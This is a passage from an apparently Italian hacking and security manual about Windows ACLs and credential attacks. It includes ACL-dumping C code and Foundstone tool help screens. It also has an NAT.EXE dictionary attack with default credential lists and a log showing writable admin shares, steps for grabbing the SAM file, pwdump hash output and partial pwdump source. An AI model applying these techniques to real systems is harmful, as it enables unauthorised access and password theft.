		{ /* 0x20000000 */ GENERIC_EXECUTE, "GENERIC_EXECUTE" },
		{ /* 0x40000000 */ GENERIC_WRITE, "GENERIC_WRITE" },
		{ /* 0x80000000 */ GENERIC_READ, "GENERIC_READ" },
		{ /* 0x0000ffff */ SPECIFIC_RIGHTS_ALL, "SPECIFIC_RIGHTS_ALL" },
		{ /* 0x000f0000 */ STANDARD_RIGHTS_REQUIRED, "STANDARD_RIGHTS_REQUIRED"
},
		{ /* 0x001f0000 */ STANDARD_RIGHTS_ALL, "STANDARD_RIGHTS_ALL" },
		{ 0, 0 }
	};

	if ( permflags == 0 )
		permflags = defaultpermflags;
	if ( ! GetAce( acl, index, (void **) &ace ) )
	{
		printf( "%s%cACL, entry %d: GetAce() failed, gle == %lu\n",
			indent( ind ), isSacl? 'S': 'D', index, GetLastError() );
		return;
	}

	switch ( ace->AceType )
	{
		case ACCESS_ALLOWED_ACE_TYPE:
			type = "ACCESS_ALLOWED_ACE_TYPE";
			psid = &( (ACCESS_ALLOWED_ACE *) ace )->SidStart;
			break;
		case ACCESS_DENIED_ACE_TYPE:
			type = "ACCESS_DENIED_ACE_TYPE";
			psid = &( (ACCESS_DENIED_ACE *) ace )->SidStart;
			break;
		case SYSTEM_AUDIT_ACE_TYPE:
			type = "SYSTEM_AUDIT_ACE_TYPE";
			psid = &( (SYSTEM_AUDIT_ACE *) ace )->SidStart;
			break;
		case SYSTEM_ALARM_ACE_TYPE:
			type = "SYSTEM_ALARM_ACE_TYPE";
			psid = &( (SYSTEM_ALARM_ACE *) ace )->SidStart;
			break;
#if 0
		case ACCESS_ALLOWED_COMPOUND_ACE_TYPE:
			type = "ACCESS_ALLOWED_COMPOUND_ACE_TYPE";
			psid = &( (ACCESS_ALLOWED_COMPOUND_ACE *) ace )->SidStart;
			break;
#endif
		case ACCESS_ALLOWED_OBJECT_ACE_TYPE:
			type = "ACCESS_ALLOWED_OBJECT_ACE_TYPE";
			psid = &( (ACCESS_ALLOWED_OBJECT_ACE *) ace )->SidStart;
			break;
		case ACCESS_DENIED_OBJECT_ACE_TYPE:
			type = "ACCESS_DENIED_OBJECT_ACE_TYPE";
			psid = &( (ACCESS_DENIED_OBJECT_ACE *) ace )->SidStart;
			break;
		case SYSTEM_AUDIT_OBJECT_ACE_TYPE:
			type = "SYSTEM_AUDIT_OBJECT_ACE_TYPE";
			psid = &( (SYSTEM_AUDIT_OBJECT_ACE *) ace )->SidStart;
			break;
		case SYSTEM_ALARM_OBJECT_ACE_TYPE:
			type = "SYSTEM_ALARM_OBJECT_ACE_TYPE";
			psid = &( (SYSTEM_ALARM_OBJECT_ACE *) ace )->SidStart;
			break;
		default:
```

```
                        type = "invalid-ACE-type";
                        psid = &( (ACCESS_ALLOWED_ACE *) ace )->SidStart;
                        break;
        }
        printf( "%s%cACL entry %d\n", indent( ind ), isSacl? 'S': 'D', index );

        printf( "%sACE type: %s (%lu)\n", indent( ind + 2 ), type, (DWORD) ace->AceType
);

        printf( "%sTrustee: ", indent( ind + 2 ) );
        printSid( psid );

        printf( "%sInheritance/auditing:  ", indent( ind + 2 ) );
        for ( j = ace->AceFlags, i = 0; i < 8; i ++ )
        {
                if ( i != 0 && i % 4 == 0 )
                        putchar( ' ' );
                putchar( ( j & 0x80 )? '1': '0' );
                j <<= 1;
        }
        putchar( '\n' );
        for ( i = 0, first = true; inheritflags[i].txt != 0; i ++ )
        {
                if ( inheritflags[i].flag == ( inheritflags[i].flag & ace->AceFlags ) )
                {
                        printf( "%s%s\n", indent( ind + 4 ), inheritflags[i].txt );
                        first = false;
                }
        }
        if ( first )
        {
                printf( "%sNO_INHERITANCE\n", indent( ind + 4 ) );
        }

        printf( "%sPermissions:  ", indent( ind + 2 ) );
        for ( j = ( (ACCESS_ALLOWED_ACE *) ace )->Mask, i = 0; i < 32; i ++ )
        {
                if ( i != 0 && i % 4 == 0 )
                        putchar( ' ' );
                if ( i != 0 && i % 16 == 0 )
                        putchar( '-' );
                if ( i != 0 && i % 8 == 0 )
                        putchar( ' ' );
                putchar( ( j & 0x80000000 )? '1': '0' );
                j <<= 1;
        }
        putchar( '\n' );
        j = ( (ACCESS_ALLOWED_ACE *) ace )->Mask;
        for ( i = 0, first = true; permflags[i].txt != 0; i ++ )
        {
                if ( permflags[i].flag == ( permflags[i].flag & j ) )
                {
                        printf( "%s%08lXh %s\n", indent( ind + 4 ), permflags[i].flag,
permflags[i].txt );
                        first = false;
                }
        }
        if ( first )
        {
                indent( ind + 4 );
                printf( "%s(none)\n", indent( ind + 4 ) );
        }
}



void printAcl( int ind, bool isSacl, PACL acl, const FlagText *permflags /* = 0 */ )
{
        DWORD i;
        ACL_SIZE_INFORMATION aci;

        if ( acl == 0 )
                return;

        if ( ! GetAclInformation( acl, &aci, sizeof aci, AclSizeInformation ) )
        {
                printf( "%sGAI(): gle == %lu\n", indent( ind ), GetLastError() );
```

```
                return;
        }

        printf( "%s%cACL header: %lu ACEs, %lu bytes used, %lu bytes free\n",
                indent( ind ), isSacl? 'S': 'D', aci.AceCount, aci.AclBytesInUse,
aci.AclBytesFree );

        for ( i = 0; i < aci.AceCount; ++ i )
                printAce( ind + 2, isSacl, i, acl, permflags );

}



void printSD( int ind, SECURITY_DESCRIPTOR *psd, const FlagText *permflags /* = 0 */ )
{
        SECURITY_DESCRIPTOR_CONTROL sdc;
        DWORD rev;
        PSID psidOwner, psidGroup;
        int ownerDefaulted, groupDefaulted;
        PACL dacl, sacl;
        int daclPresent, daclDefaulted;
        int saclPresent, saclDefaulted;
        int i;
        bool first;
        WORD j;

        static struct {
                WORD flag;
                char *txt;
        } ctlflags[] = {
                { /* 0x0001 */ SE_OWNER_DEFAULTED, "SE_OWNER_DEFAULTED" },
                { /* 0x0002 */ SE_GROUP_DEFAULTED, "SE_GROUP_DEFAULTED" },
                { /* 0x0004 */ SE_DACL_PRESENT, "SE_DACL_PRESENT" },
                { /* 0x0008 */ SE_DACL_DEFAULTED, "SE_DACL_DEFAULTED" },
                { /* 0x0010 */ SE_SACL_PRESENT, "SE_SACL_PRESENT" },
                { /* 0x0020 */ SE_SACL_DEFAULTED, "SE_SACL_DEFAULTED" },
                { /* 0x0040 */ 0x0040, "unknown" },
                { /* 0x0080 */ 0x0080, "unknown" },
                { /* 0x0100 */ SE_DACL_AUTO_INHERIT_REQ, "SE_DACL_AUTO_INHERIT_REQ" },
                { /* 0x0200 */ SE_SACL_AUTO_INHERIT_REQ, "SE_SACL_AUTO_INHERIT_REQ" },
                { /* 0x0400 */ SE_DACL_AUTO_INHERITED, "SE_DACL_AUTO_INHERITED" },
                { /* 0x0800 */ SE_SACL_AUTO_INHERITED, "SE_SACL_AUTO_INHERITED" },
                { /* 0x1000 */ SE_DACL_PROTECTED, "SE_DACL_PROTECTED" },
                { /* 0x2000 */ SE_SACL_PROTECTED, "SE_SACL_PROTECTED" },
                { /* 0x4000 */ 0x4000, "unknown" },
                { /* 0x8000 */ SE_SELF_RELATIVE, "SE_SELF_RELATIVE" },
        };

        if ( psd == 0 )
        {
                printf( "%sPSECURITY_DESCRIPTOR: is NULL, cannot dump\n", indent( ind )
);
                return;
        }

        if ( ! GetSecurityDescriptorControl( psd, &sdc, &rev ) )
        {
                printf( "%sSECURITY_DESCRIPTOR: *** GSDC() failed, gle = %lu\n",
                        indent( ind ), GetLastError() );
                return;
        }

        printf( "%sSECURITY_DESCRIPTOR: rev = %lu, length = %lu bytes\n",
                indent( ind ), rev, GetSecurityDescriptorLength( psd ) );

        printf( "%sSD control:  ", indent( ind + 2 ) );
        for ( j = sdc, i = 0; i < 8 * sizeof WORD; ++ i )
        {
                if ( i != 0 && i % 4 == 0 )
                        putchar( ' ' );
                if ( i != 0 && i % 16 == 0 )
                        putchar( '-' );
                if ( i != 0 && i % 8 == 0 )
                        putchar( ' ' );
                putchar( ( j & 0x8000 )? '1': '0' );
                j <<= 1;
```

```
        }
        putchar( '\n' );
        j = sdc;
        for ( i = 0, first = true; i < lenof( ctlflags ); i ++ )
        {
                if ( ctlflags[i].flag == ( ctlflags[i].flag & j ) )
                {
                        printf( "%s%04hXh %s\n", indent( ind + 4 ), ctlflags[i].flag,
ctlflags[i].txt );
                        first = false;
                }
        }
        if ( first )
        {
                indent( ind + 4 );
                printf( "%s(none)\n", indent( ind + 4 ) );
        }

        ind += 2;

        if ( ! GetSecurityDescriptorOwner( psd, &psidOwner, &ownerDefaulted ) )
        {
                printf( "%sOwner: *** GSDO() failed, gle == %lu\n", indent( ind ),
GetLastError() );
        }
        {
                printf( "%sOwner: %s", indent( ind ), ownerDefaulted? "[def] ": "" );
                printSid( psidOwner );
        }

        if ( ! GetSecurityDescriptorGroup( psd, &psidGroup, &groupDefaulted ) )
        {
                printf( "%sGroup: *** GSDG() failed, gle == %lu", indent( ind ),
GetLastError() );
        }
        {
                printf( "%sGroup: %s", indent( ind ), groupDefaulted? "[def] ": "" );
                printSid( psidGroup );
        }

        dacl = 0;
        if ( ! GetSecurityDescriptorDacl( psd, &daclPresent, &dacl, &daclDefaulted ) )
        {
                printf( "%sDACL: *** GSDD() failed, gle == %lu", indent( ind ),
GetLastError() );
        }
        {
                printf( "%sDACL: %s%s%s\n", indent( ind ), daclPresent? "[present]":
"[absent]",
                        daclDefaulted? "[defaulted]": "[specified]", dacl == 0? "[NULL
DACL]": "" );
                if ( dacl != 0 )
                        printAcl( ind + 2, false, dacl, permflags );
        }

        sacl = 0;
        if ( ! GetSecurityDescriptorSacl( psd, &saclPresent, &sacl, &saclDefaulted ) )
        {
                printf( "%sSACL: *** GSDD() failed, gle == %lu", indent( ind ),
GetLastError() );
        }
        {
                printf( "%sSACL: %s%s%s\n", indent( ind ), saclPresent? "[present]":
"[absent]",
                        saclDefaulted? "[defaulted]": "[specified]", sacl == 0? "[NULL
SACL]": "" );
                if ( sacl != 0 )
                        printAcl( ind + 2, true, sacl, permflags );
        }
}
```

Il file d’include relativo a dumpacl.cpp è dumpacl.h :

```
struct FlagText
{
        DWORD flag;
```

```
	char *txt;
};

// returns the address of a !!static!!, non-thread-local, buffer with
// the text representation of the SID that was passed in
const char *sidToText( PSID psid );

// getSecurityPriv() may be used by the caller to enable SE_SECURITY_NAME.
// if this is not done, don't ask for SYSTEM_SECURITY_INFORMATION!
bool getSecurityPriv( void );

// Translates a SID and terminates it with a linefeed. No provision is
// made to dump the SID in textual form if LookupAccountSid() fails.
void printSid( PSID psid );

// Displays the index-th (0-based) ACE from ACL with an indent of _ind_
// spaces; isSacl, if true, causes interpretation as an SACL, else DACL
void printAce( int ind, bool isSacl, int index, PACL acl, const FlagText *permflags =
0 );

// Dumps an entire ACL with an indent of _ind_ spaces; isSacl decides
// whether it will be labeled "SACL" or "DACL"
void printAcl( int ind, bool isSacl, PACL acl, const FlagText *permflags = 0 );

// printSD() displays an entire SECURITY_DESCRIPTOR with the usual indent.
void printSD( int ind, SECURITY_DESCRIPTOR *psd, const FlagText *permflags = 0 );
```

Il file std.h contiene invece :

```
#define _WIN32_WINNT  0x0500
#define WINVER               0x0500

#include <windows.h>
#include <aclapi.h>
#include <stdio.h>
#include <string.h>
```

La panoramica sulle utilities legate alle funzioni di enumerazione è particolarmente lunga in quanto ormai la rete è diventata una fonte inesauribile di risorse.
All'interno di quello chiamato ForensicToolkit20.zip troverete diverse utilities
Questa serie di programmi è firmato dalla Foundstone na società leader nel campo della sicurezza informatica (www.foundstone.com) .
Il primo file si chiama AUDITED e le opzioni che compaiono lanciandolo da prompt dos sono :

```
F:\Temp>audited /?
Seek and Destroy - Information Warfare

Audited v1.5 - Copyright(c) 1998, Foundstone, Inc.
NTFS SACL Reporter - Finds audited files
Programming by JD Glaser - All Rights Reserved
        Usage - audited [path] /ns
        [dirpath]       Directory to search - none equals current
        -d              Dump file audit attributes
        -r [hivekey]            Dump registry audit attributes
        -s [subkey]             Optional sub-key to search
        -v              Verbose mode
        -ns             Skip sub-directories/sub keys
        - or /          Either switch statement can be used
        Reg key constants are - HKLM, HKCR, HKCU, HKU, HKCC
        Dumps entire reg if no keyname is specified
        -?              Help
COMMAND PROMPT MUST HAVE A MINIMUM WIDTH OF 80 CHARACTERS
Zechariah 12:9 - "I will seek to destroy all nations who oppose
Jerusalem"

See http://www.foundstone.com for updates/fixes
```

```
F:\Temp>
```

Un altro utility compresa dentro al file .ZIP è il seguente :

```
F:\Temp>DACLCHK
Seek and Destroy - Information Warfare

DACLchk v1.2 - Copyright(c) 1999, Foundstone, Inc.
NTFS DACL ACE Order Detector
Dumps any ACL that has Denied and Allowed ACE's in reverse order
Programming by JD Glaser - All Rights Reserved
        Usage - sfind [path] /ns
        [dirpath]       Directory to search - none equals current
        -d              Dump all DACL's - Don't detect reversed ACE's
        -ns             Skip sub-directories
        - or /          Either switch statement can be used
        -?              Help
COMMAND PROMPT MUST HAVE A MINIMUM WIDTH OF 80 CHARACTERS
Zechariah 12:9 - "I will seek to destroy all nations who oppose
Jerusalem"

See http://www.foundstone.com for updates/fixes

F:\Temp>
```

HUNT invece è un utilities che enumera le condivisioni Samba.

```
F:\Temp>hunt
Seek and Destroy - Information Warfare
Hunt v1.2 - Copyright(c) 1998, Foundstone, Inc.
SMB share enumerator and admin finder
Programming by JD Glaser - All Rights Reserved
        Usage - hunt \\servername
        /? = Help
Zechariah 12:9 - "I will seek to destroy all nations who oppose
Jerusalem"
See http://www.foundstone.com for updates/fixes
F:\Temp>
```

Il pacchetto è comprensivo di una serie di altre utilities che servono a restituire informazioni varie come ad esempio, nel caso di quella seguente, l’ora dell’ultimo accesso ad un file system NTFS.

```
F:\Temp>afind
Seek and Destroy - Information Warfare

AFind v2.00 - Copyright(c) 2000, Foundstone, Inc.
NTFS Last Access Time Finder
Programming by JD Glaser - All Rights Reserved
Command Line Switches
        [dirname]       Directory to search
        -f [filename]   List last access time of file
        -s [seconds]    Files accessed less than x seconds ago
        -m [minutes]    Files accessed less than x minutes ago
        -h [hours]      Files accessed less than x hours ago
        -d [days]       Files accessed less than x days ago
        -a [d/m/y-h:m:s]        Files accessed after this date/time
        -ns     Exclude sub-directories
        - or /  Either switch statement can be used
        -?      Help
        Additional time frame usage:
```

```
        afind /s 2-4  Files accessed between 2 and 4 seconds ago
        afind /m 2-4  Files between 2 and 4 minutes ago
        afind /s 2-4  Files between 2 and 4 seconds ago
        afind /a 14/7/1998-3:12:06-15/7/1998-2:05:30  Files between
these dates
COMMAND PROMPT MUST HAVE A MINIMUM WIDTH OF 80 CHARACTERS
Zechariah 12:9 - "I will seek to destroy all nations who oppose
Jerusalem"

See http://www.foundstone.com for updates/fixes

F:\Temp>
```

L'altra utilities, hfind, possiede come sintassi :

```
F:\Temp>hfind /?
Seek and Destroy - Information Warfare

HFind v2.00 - Copyright(c) 2000, Foundstone, Inc.
Hidden file finder with last access times
Programming by JD Glaser - All Rights Reserved
        Usage - hfind [path] /ns
        [dirpath]       Directory to search - none equals current
        -ns             Skip sub-directories
        - or /          Either switch statement can be used
        -?              Help
COMMAND PROMPT MUST HAVE A MINIMUM WIDTH OF 80 CHARACTERS
Zechariah 12:9 - "I will seek to destroy all nations who oppose
Jerusalem"

See http://www.foundstone.com for updates/fixes

F:\Temp>
```

SFIND invece rappresenta un alternate data strema finder.

```
F:\Temp>sfind /?
Seek and Destroy - Information Warfare

SFind v1.2.2 - Copyright(c) 1998, Foundstone, Inc.
Alternate Data Stream Finder
Programming by JD Glaser - All Rights Reserved
        Usage - sfind [path] /ns
        [dirpath]       Directory to search - none equals current
        -ns             Skip sub-directories
        - or /          Either switch statement can be used
        -?              Help
COMMAND PROMPT MUST HAVE A MINIMUM WIDTH OF 80 CHARACTERS
Zechariah 12:9 - "I will seek to destroy all nations who oppose
Jerusalem"

See http://www.foundstone.com for updates/fixes

F:\Temp>
```

La seguente utility invece esegue il DUMP delle informazioni legate alla sicurezza di un file system NTFS.

```
F:\Temp>Filestat -?
Seek and Destroy - Information Warfare
```

```
FileStat v1.4.1 Copyright(c) 1998, Foundstone, Inc.
Dumps NTFS security, file, and stream attributes
Programming by JD Glaser - All Rights Reserved
Command Line Switches
        [Filename]      Name of file to list
        -?      Help
Zechariah 12:9 - "I will seek to destroy all nations who oppose
Jerusalem"

See http://www.foundstone.com for updates/fixes

F:\Temp>
```

Esiste un utilities che funziona con tutte le risorse che chiunque può controllare ma tenta anche di trovare il metodo d’accesso alle risorse protette.
I comandi mostrati richiedendo l’help di NAT.EXE sono :

```
NAT.EXE (NetBIOS Auditing Tool)
NAT.EXE [-o filename] [-u userlist] [-p passlist] <address>

OPTIONS
       -o     Specify the output file.  All results from the scan
              will  be written to the specified file, in addition
              to standard output.
       -u     Specify the file to read usernames from.  Usernames
              will  be read from the specified file when attempt-
              ing to guess the password  on  the  remote  server.
              Usernames  should appear one per line in the speci-
              fied file.
       -p     Specify the file to read passwords from.  Passwords
              will  be read from the specified file when attempt-
              ing to guess the password  on  the  remote  server.
              Passwords  should appear one per line in the speci-
              fied file.
       <address>
              Addresses should be specified in comma  deliminated
              format,  with  no spaces.  Valid address specifica-
              tions include:
              hostname - "hostname" is added
              127.0.0.1-127.0.0.3,   adds   addresses   127.0.0.1
              through 127.0.0.3
              127.0.0.1-3,   adds   addresses  127.0.0.1  through
              127.0.0.3
              127.0.0.1-3,7,10-20,   adds   addresses   127.0.0.1
              through  127.0.0.3,  127.0.0.7,  127.0.0.10 through
              127.0.0.20.
              hostname,127.0.0.1-3, adds "hostname" and 127.0.0.1
              through 127.0.0.1
              All combinations of hostnames and address ranges as specified
above are valid.
```

Se non viene specificato un file con gli accessi e le password, il programma utilizza una piccola lista come default e precisamente :

```
Usernames

"ADMINISTRATOR",  "GUEST",  "BACKUP",  "ROOT",  "ADMIN",
"USER",  "DEMO",  "TEST",  "SYSTEM",  "OPERATOR",  "OPER",
"LOCAL"

Passwords

"ADMINISTRATOR", "GUEST", "ROOT",  "ADMIN",  "PASSWORD",
"TEMP", "SHARE", "WRITE", "FULL", "BOTH", "READ", "FILES",
"DEMO",  "TEST",  "ACCESS",  "USER",  "BACKUP",  "SYSTEM",
"SERVER", "LOCAL"
```

NAT.EXE tenta tutte le tecniche precedenti e in più prova le condivisioni amministrative, esegue lo scan su un range di IP ed utilizza un dizionario per provare a identificare le password delle risorse netbios.
Questo tool è tra i preferiti degli HACKER.
Quello che segue è l'output relativo all'uso di NAT.

```
C:\nat -o vacuum.txt -u userlist.txt -p passlist.txt 204.73.131.10-204.73.131.30


[*]--- Reading usernames from userlist.txt
[*]--- Reading passwords from passlist.txt

[*]--- Checking host: 204.73.131.11
[*]--- Obtaining list of remote NetBIOS names

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Mon Dec 01 07:44:34 1997
[*]--- Timezone is UTC-6.0
[*]--- Remote server wants us to encrypt, telling it not to

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `password'
[*]--- CONNECTED: Username: `ADMINISTRATOR' Password: `password'

[*]--- Obtained server information:

Server=[STUDENT1] User=[] Workgroup=[DOMAIN1] Domain=[]

[*]--- Obtained listing of shares:

       Sharename      Type      Comment
       ---------      ----      -------
       ADMIN$         Disk:     Remote Admin
       C$             Disk:     Default share
       IPC$           IPC:      Remote IPC
       NETLOGON       Disk:     Logon server share
       Test           Disk:

[*]--- This machine has a browse list:

       Server               Comment
       ---------            -------
       STUDENT1


[*]--- Attempting to access share: \\*SMBSERVER\
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Able to access share: \\*SMBSERVER\ADMIN$
[*]--- Checking write access in: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\ADMIN$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\ADMIN$

[*]--- Attempting to access share: \\*SMBSERVER\C$
[*]--- WARNING: Able to access share: \\*SMBSERVER\C$
[*]--- Checking write access in: \\*SMBSERVER\C$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\C$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\C$

[*]--- Attempting to access share: \\*SMBSERVER\NETLOGON
[*]--- WARNING: Able to access share: \\*SMBSERVER\NETLOGON
[*]--- Checking write access in: \\*SMBSERVER\NETLOGON
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\NETLOGON

[*]--- Attempting to access share: \\*SMBSERVER\Test
```

```
[*]--- WARNING: Able to access share: \\*SMBSERVER\Test
[*]--- Checking write access in: \\*SMBSERVER\Test
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\Test

[*]--- Attempting to access share: \\*SMBSERVER\D$
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ROOT
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\WINNT$
[*]--- Unable to access
```

Windows contiene i dati relativi ai login, quindi anche le password, dentro al file SAM (Security Accounts Manager).
Le password sono criptografate per cui la loro lettura non può essere effettuata semplicemente leggendo il file con un editor.
Con lo scopo di decrittografare un file di password esistono diverse utilities le quali si basano come al solito o su vocabolari di parole o mediante il metodo delle combinazioni utilizzanti i caratteri e i numeri specificati.
Abbiamo visto nei capitoli relativi ai metodi usati per impossessarsi del file SAM che una volta portato in locale questo file può essere analizzato da utility come LC3 le quali sono in grado, magari con un po' di tempo a disposizione, di trovare le varie passwords presenti dentro a questo.
NT slava il file SAM dentro alla directory :

```
%systemroot%\system32\config
```

Questpo file è uno dei cinque più importanti per Windows e si trova bloccato dal sistema operativo si dalla sua partenza.
Esistono quattro metodi per riuscire a impossessarsi di questo file:

1 Partire con un sistema operativo diverso e copiare questo file su di un floppy
2-Copiare il file di backup creato da un utility NT per la riparazione del disco
3- Estrarre le passwords direttamente dal file SAM
4-Esecuzione del metodo definito con il termine di Eavesdropping on Network Password Exchange

Quest'ultimo metodo utilizza un sistema di capture dei pacchetti SMB eseguita dal software chiamato l0phtcrack
Nel primo caso è necessario utilizzare un sistema operativo o un utility che esegua il mount del sistema NTFS in quanto se fosse utilizzato un semplice DOS il contenuto del disco fisso formattato appunto in NTFS non sarebbe visto.
Nel secondo caso il lancio del NT Repairr Disk Utility (rdisk) con l'opzione /s creerebbe dentro alla directory

```
%systemroot%\repair
```

un file chiamato sam._ il quale risulterebbe essere compresso con l'utility di compressione di Microsoft.
La sua normalizzazione potrebbe avvenire lanciando

```
C:\> expand sam._ sam
```

Il terzo metodo invece utilizza delle utilties chiamate PWDUMP e PWDUMP2.
Windows non memorizza le password ma al loro posto memorizza degli hash che altro non sono che valori numerici calcolati in base alle password.
Di fatto non si potrebbe risalire da questi hash alle password.
La lista viene memorizzata dentro al file \winnt\system32\config chiamato SAM.
PWDUMP esegue prima un attacco a questo file mediante dizionari e poi mediante il brute force method.
Il programma è prelevabile da :

```
http://razor.bindview.com
```

L’output prodotto è il seguente :

```
F:\SystemTools>pwdump
Administrator:500:58B2AD2824C4AEEA7B8374D9880D1625:9F69F7B59F27B57E474E3D4698E75
B2B:Built-in account for administering the computer/domain::
Guest:501:********************************:********************************:Buil
t-in account for guest access to the computer/domain::
NetShowServices:1001:20737AB12BB9BCA94057FCBEA7FEB164:E81FF92C4D95192A148BEBAB0E
742297:Windows Media services run under this account,Windows Media services run
under this account::
IUSR_DEVELOPMENT:1003:F8905E86ABB89F29736B96983010C83A:F764F98AACC9247028F5E1A3F
2C22BEA:Internet Guest Account,Built-in account for anonymous access to Internet
 Information Services::
IWAM_DEVELOPMENT:1004:6DA1D8651198C87628E6400032FE7960:92D99D227B35A4A99D5BF3F20
3400F1B:Launch IIS Process Account,Built-in account for Internet Information Ser
vices to start out of process applications::
flavio:1005:BFC551403DDD37FE070631D4479AE3DE:881CC0768C534D5DAAE4C069AF804239:fl
avio::
VUSR_DEVELOPMENT:1006:25EE7501658B45839329BD0A3BEAA54F:FA087FB3CB664CDECC338DD2C
3792067:VSA Server Account,Account per i componenti server di Visual Studio Anal
yzer::
VUSR_DEVELOPMENT1:1012:8DD62879799FE10D8B6955CA2CD84186:FE678EC221A211BBBAAADF57
4C18316E:VSA Server Account,Account per i componenti server di Visual Studio Ana
lyzer::
VUSR_DEVELOPMENT2:1013:6AB2CEEA81B413A6596606FEB46B06B2:40EA2723784CD4D33CF7C638
055890D0:VSA Server Account,Account for the Visual Studio Analyzer server compon
ents::
ASPNET:1014:3F71AAF9819A3976E8944F11C1D0CB76:8AB316F21E62D57FECAC1E2C2785CB54:as
pnet_wp account,Account for running ASP.NET Worker process::
VUSR_DEVELOPMENT3:1015:3C586F313F4F6800620EB16B40C0A0BC:77A7CC6EF671B59F82C50AB9
6455537C:VSA Server Account,Account for the Visual Studio Analyzer server compon
ents::
HelpAssistant_68c83e:1018:5BF0C2C7AF21A8CBF157681CA6A33671:D7FAA6332E01B7CC8F627
54F7E97CBBB:Remote Desktop Help Assistant Account,Account for Providing Remote A
ssistance::
SUPPORT_388945a0:1020:BBD86CB77DD3DC809EA5C58027D03B89:3A03E0590AA97C27E0E08B98C
F9F4856:CN=Microsoft Corporation,L=Redmond,S=Washington,C=US,This is a vendor's
account for the Help and Support Service::

F:\SystemTools>
```

Il sorgente di PWDUMP è il seguente :

```
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

#include "des.h"

/*
 * Program to dump the Lanman and NT MD4 Hashed passwords from
 * an NT SAM database into a Samba smbpasswd file. Needs Administrator
 * privillages to run.
 * Takes one arg - the name of the machine whose SAM database you
 * wish to dump, if this arg is not given it dumps the local machine
 * account database.
 */

/*
 * Convert system error to char. Returns
 * memory allocated with LocalAlloc.
 */

char *error_to_string(DWORD error)
{
  char *msgbuf;

  if(FormatMessage(
       FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM,
       NULL,
       error,
```

```
       MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), /* Default language */
       (char *)&msgbuf,
       0,
       NULL
       ) == 0)
    return 0;
  return msgbuf;
}

/*
 * Return a pointer to a string describing an os error.
 * error_to_string returns a pointer to LocalAlloc'ed
 * memory. Cache it and release when the next one is
 * requested.
 */

char *str_oserr(DWORD err)
{
  static char *lastmsg = 0;

  if(lastmsg)
    LocalFree((HLOCAL)lastmsg);

  lastmsg = error_to_string(err);
  return lastmsg;
}

/*
 * Utility function to get allocate a SID from a name.
 * Looks on local machine. SID is allocated with LocalAlloc
 * and must be freed by the caller.
 * Returns TRUE on success, FALSE on fail.
 */

BOOL get_sid(const char *name, SID **ppsid)
{
  SID_NAME_USE sid_use;
  DWORD sid_size = 0;
  DWORD dom_size = 0;
  char *domain;

  *ppsid = 0;
  if(LookupAccountName(0, name, 0, &sid_size, 0, &dom_size, &sid_use) == 0) {
    if(GetLastError() != ERROR_INSUFFICIENT_BUFFER) {
      fprintf( stderr, "get_sid: LookupAccountName for size on name %s failed. Error 
was %s\n",
            name, str_oserr(GetLastError()));
      return FALSE;
    }
  }

  *ppsid = (SID *)LocalAlloc( LMEM_FIXED, sid_size);
  domain = (char *)LocalAlloc( LMEM_FIXED, dom_size);
  if( *ppsid == 0 || domain == 0) {
    fprintf( stderr, "get_sid: LocalAlloc failed. Error was %s\n",
                 str_oserr(GetLastError()));
    if(*ppsid)
      LocalFree((HLOCAL)*ppsid);
    if(domain)
      LocalFree((HLOCAL)domain);
    *ppsid = 0;
    return FALSE;
  }

  if(LookupAccountName(0, name, *ppsid, &sid_size, domain, &dom_size, &sid_use) == 0)
{
    fprintf( stderr,
         "get_sid: LookupAccountName failed for name %s. Error was %s\n",
         name, str_oserr(GetLastError()));
    LocalFree((HLOCAL)*ppsid);
    LocalFree((HLOCAL)domain);
    *ppsid = 0;
    return FALSE;
  }

  LocalFree((HLOCAL)domain);
  return TRUE;
```

```
}

/*
 * Utility function to setup a security descriptor
 * from a varargs list of char *name followed by a DWORD access
 * mask. The access control list is allocated with LocalAlloc
 * and must be freed by the caller.
 * returns TRUE on success, FALSE on fail.
 */

BOOL create_sd_from_list( SECURITY_DESCRIPTOR *sdout, int num, ...)
{
  va_list ap;
  SID **sids = 0;
  char *name;
  DWORD amask;
  DWORD acl_size;
  PACL pacl = 0;
  int i;

  if((sids = (SID **)calloc(1,sizeof(SID *)*num)) == 0) {
    fprintf(stderr, "create_sd_from_list: calloc fail.\n");
    return FALSE;
  }

  acl_size = num * (sizeof(ACL) +
             sizeof(ACCESS_ALLOWED_ACE) +
             sizeof(DWORD));

  /* Collect all the SID's */
  va_start( ap, num);
  for( i = 0; i < num; i++) {
    name = va_arg( ap, char *);
    amask = va_arg(ap, DWORD);
    if(get_sid( name, &sids[i]) == FALSE)
      goto cleanup;
    acl_size += GetLengthSid(sids[i]);
  }
  va_end(ap);
  if((pacl = (PACL)LocalAlloc( LMEM_FIXED, acl_size)) == 0) {
    fprintf( stderr, "create_sd_from_list: LocalAlloc fail. Error was %s\n",
            str_oserr(GetLastError()));
    goto cleanup;
  }

  if(InitializeSecurityDescriptor( sdout, SECURITY_DESCRIPTOR_REVISION) == FALSE) {
    fprintf( stderr, "create_sd_from_list: InitializeSecurityDescriptor fail. Error
was %s\n",
                 str_oserr(GetLastError()));
    goto cleanup;
  }
  if(InitializeAcl( pacl, acl_size, ACL_REVISION) == FALSE) {
    fprintf( stderr, "create_sd_from_list: InitializeAcl fail. Error was %s\n",
                 str_oserr(GetLastError()));
    goto cleanup;
  }
  va_start(ap, num);
  for( i = 0; i < num; i++) {
    ACE_HEADER *ace_p;
